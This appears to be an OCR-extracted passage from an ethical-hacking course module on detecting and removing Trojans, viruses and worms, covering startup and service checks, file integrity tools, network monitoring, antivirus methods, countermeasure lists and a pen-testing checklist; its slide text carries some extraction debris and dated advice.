


Windows Services Monitoring Tool: Windows Service Manager (SrvMan)



Windows Service Manager simplifies all common tasks related to Windows services. It can create services (both Win32 and Legacy Driver) without restarting Windows, delete existing services, and change service configuration





http://tools.sysprogs.org

Windows Services Monitoring Tools







Scanning for Suspicious Startup Programs



Check startup program entries in the registry

Details are covered in next slide



Check device drivers automati -cally loaded

C:\Windows\System32\drivers



Check boot.ini

Check boot. ini or bod (bootmgr) entries



Check Windows services automatic started

Go to Run → Type services.msc → Sort by Startup Type



Check startup folder


C:\ProgramData\Microsoft\Windows\Start
Menu\Programs\Startup

C:\Users\(User-Name)\AppData\Roaming\
Microsoft\Windows\Start Menu\Programs\Startup

Startup Programs Monitoring **Tool: Security AutoRun**



Security AutoRun displays the list of all applications that are loaded automatically when Windows starts up



Startup Programs Monitoring Tools









Scanning for Suspicious Files and Folders



Trojans normally modify system's files and folders. Use these tools to detect system changes

SIGVERIF

- It checks integrity of critical files that have been digitally signed by Microsoft
- To launch SIGVERIF, go to Start → Run, type sigverif and press Enter

FCIV

- It is a command line utility that computes MD5 or SHA1 cryptographic hashes for files
- You can download FCIV at http://download.microsoft.com

TRIPWIRE


It is an enterprise class system integrity verifier that scans and reports critical system files for changes



Files and Folder Integrity Checker: FastSum and WinMD5







http://www.blisstonia.com

- WinMD5 is a Windows utility for computing the MD5 hashes ("fingerprints") of files
- These fingerprints can be used to ensure that the file is uncorrupted

http://www.fastsum.com

- FastSum is used for checking integrity of the files
- It computes checksums according to the MD5 checksum algorithm



Files and Folder Integrity Checker













Trojans connect back to handlers and send confidential information to attackers

Use network scanners and packet sniffers to monitor network traffic going to malicious remote addresses





Run tools such as Capsa to monitor network traffic and look for suspicious activities sent over the web


Detecting Trojans and Worms with Capsa Network Analyzer



Capsa is an intuitive network analyzer, which provides detailed information to help check if there are any Trojan activities on a network







http://www.colasoft.com

Virus Detection Methods



Scanning

Integrity Checking

Interception

Once a virus has been detected, it is possible to write scanning programs that look for signature string characteristics of the virus



Integrity checking products work by reading the entire disk and recording integrity data that acts as a signature for the files and system sectors



The interceptor monitors the operating system requests that are written to the disk



Virus Detection Methods

C EH

(Cont'd)

Code Emulation



- In code emulation techniques, the anti-virus executes the malicious code inside a virtual machine to simulate CPU and memory activities
- This techniques is considered very effective in dealing with encrypted and polymorphic viruses if the virtual machine mimics the real machine

Heuristic Analysis



- Heuristic analysis can be static or dynamic
- In static analysis the anti-virus analyses the file format and code structure to determine if the code is viral
- In dynamic analysis the anti-virus performs a code emulation of the suspicious code to determine if the code is viral







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Anti-Malware Software



Penetration Testing

Trojan Countermeasures



	Avoid opening email attachments received from unknown senders
	Block all unnecessary ports at the host and firewall
	Avoid accepting the programs transferred by instant messaging
3	Harden weak, default configuration settings and disable unused functionality including protocols and services
₩ ₩.	Monitor the internal network traffic for odd ports or encrypted traffic
	Avoid downloading and executing applications from untrusted sources









Most commercial anti-virus products can automatically scan and detect backdoor programs before they can cause damage



Educate users not to install applications downloaded from untrusted Internet sites and email attachments



Use anti-virus tools such as McAfee, Norton, etc. to detect and eliminate backdoors

02

06

08

Virus and Worms Countermeasures

03

05



Install anti-virus software that detects and removes infections as they appear

Pay attention to the **Instructions** while downloading files or any programs from the Internet

Avoid opening the attachments received from an unknown sender as viruses spread via e-mail attachments

Schedule regular scans for all drives after the installation of anti-virus software

















Generate an anti-virus policy for safe computing and distribute it to the staff

O4 Update the anti-virus software regularly

Possibility of virus infection may corrupt data, thus regularly maintain data back up

Do not accept disks or programs without checking them first using a current version of an anti-virus program

Virus and Worms Countermeasures

2'd) Certified Ethical Hacker

(Cont'd)

Ensure the **executable code** sent to the organization is approved



Run disk clean up, registry scanner and defragmentation once a week

Do not boot the machine with **infected** bootable system disk



Turn on the **firewall** if the OS used is Windows XP

Know about the latest virus threats



Run **anti-spyware** or **adware** once in a week

Check the **DVDs** and **CDs** for virus infection



Do not open the files with more than one file type extension

Ensure the **pop-up blocker** is turned on and use an Internet firewall



Be cautious with the files being sent through the instant messenger







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Anti-Malware Software




Penetration Testing







TrojanHunter is an advanced malware scanner that detects all sorts of malware such as Trojans, spyware, adware, and dialers



Anti-Trojan Software: Emsisoft Anti-Malware



Emsisoft Anti-Malware provides PC protection against viruses, Trojans, spyware, adware, worms, bots, keyloggers, and rootkits

Two combined scanners for cleaning: Anti-Virus and Anti-Malware

Three guards against new infections: file guard, behavior blocker, and surf protection



http://www.emsisoft.com







Anti-Trojan Software







Companion Antivirus: Immunet





http://www.immunet.com

Anti-virus Tools













Introduction to Malware



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Malware Reverse Engineering



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
Anti-Malware Software



Penetration Testing

Pen Testing for Trojans and Backdoors






- Scan the system for open ports, running processes, registry entries, device drivers and services
- If any suspicious port, process, registry entry, device driver or service is discovered, check the associated executable files
- Collect more information about these from publisher's websites, if available, and Internet
- Check if the open ports are known to be opened by Trojans in wild




Pen Testing for Trojans and Backdoors (Cont'd)






Pen Testing for Trojans and Backdoors (Cont'd)













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
C EH

(Cont'd)



(Cont'd)





- Install another anti-virus and scan the system for viruses
- If virus is found set the anti-virus to quarantine or delete the infected files
- If virus is not found, format the system with a clean operating system copy
- Document all the findings in previous steps; it helps in determining the next action if viruses are identified in the system



Module Summary



- Malware is a malicious software that damages or disables computer systems and gives limited or full control of the systems to the malware creator for the purpose of theft or fraud
- ☐ Trojan is a program in which the malicious or harmful code is contained inside apparently harmless programming or data in such a way that it can get control and cause damage, such as ruining the file allocation table on your hard disk
- A wrapper binds a Trojan executable with an innocent looking .EXE application such as games or office applications
- An exploit kit or crimeware toolkit is a platform to deliver exploits and payload on the target system
- A virus is a self-replicating program that produces its own copy by attaching itself to another program, computer boot sector or document
- ☐ Viruses are categorized according to what do they infect and how do they infect
- Awareness and preventive measures are the best defences against Trojans and viruses
- Using anti-Trojan and anti-virus tools such as TrojanHunter and Emsisoft Anti-Malware to detect and eliminate Trojans and viruses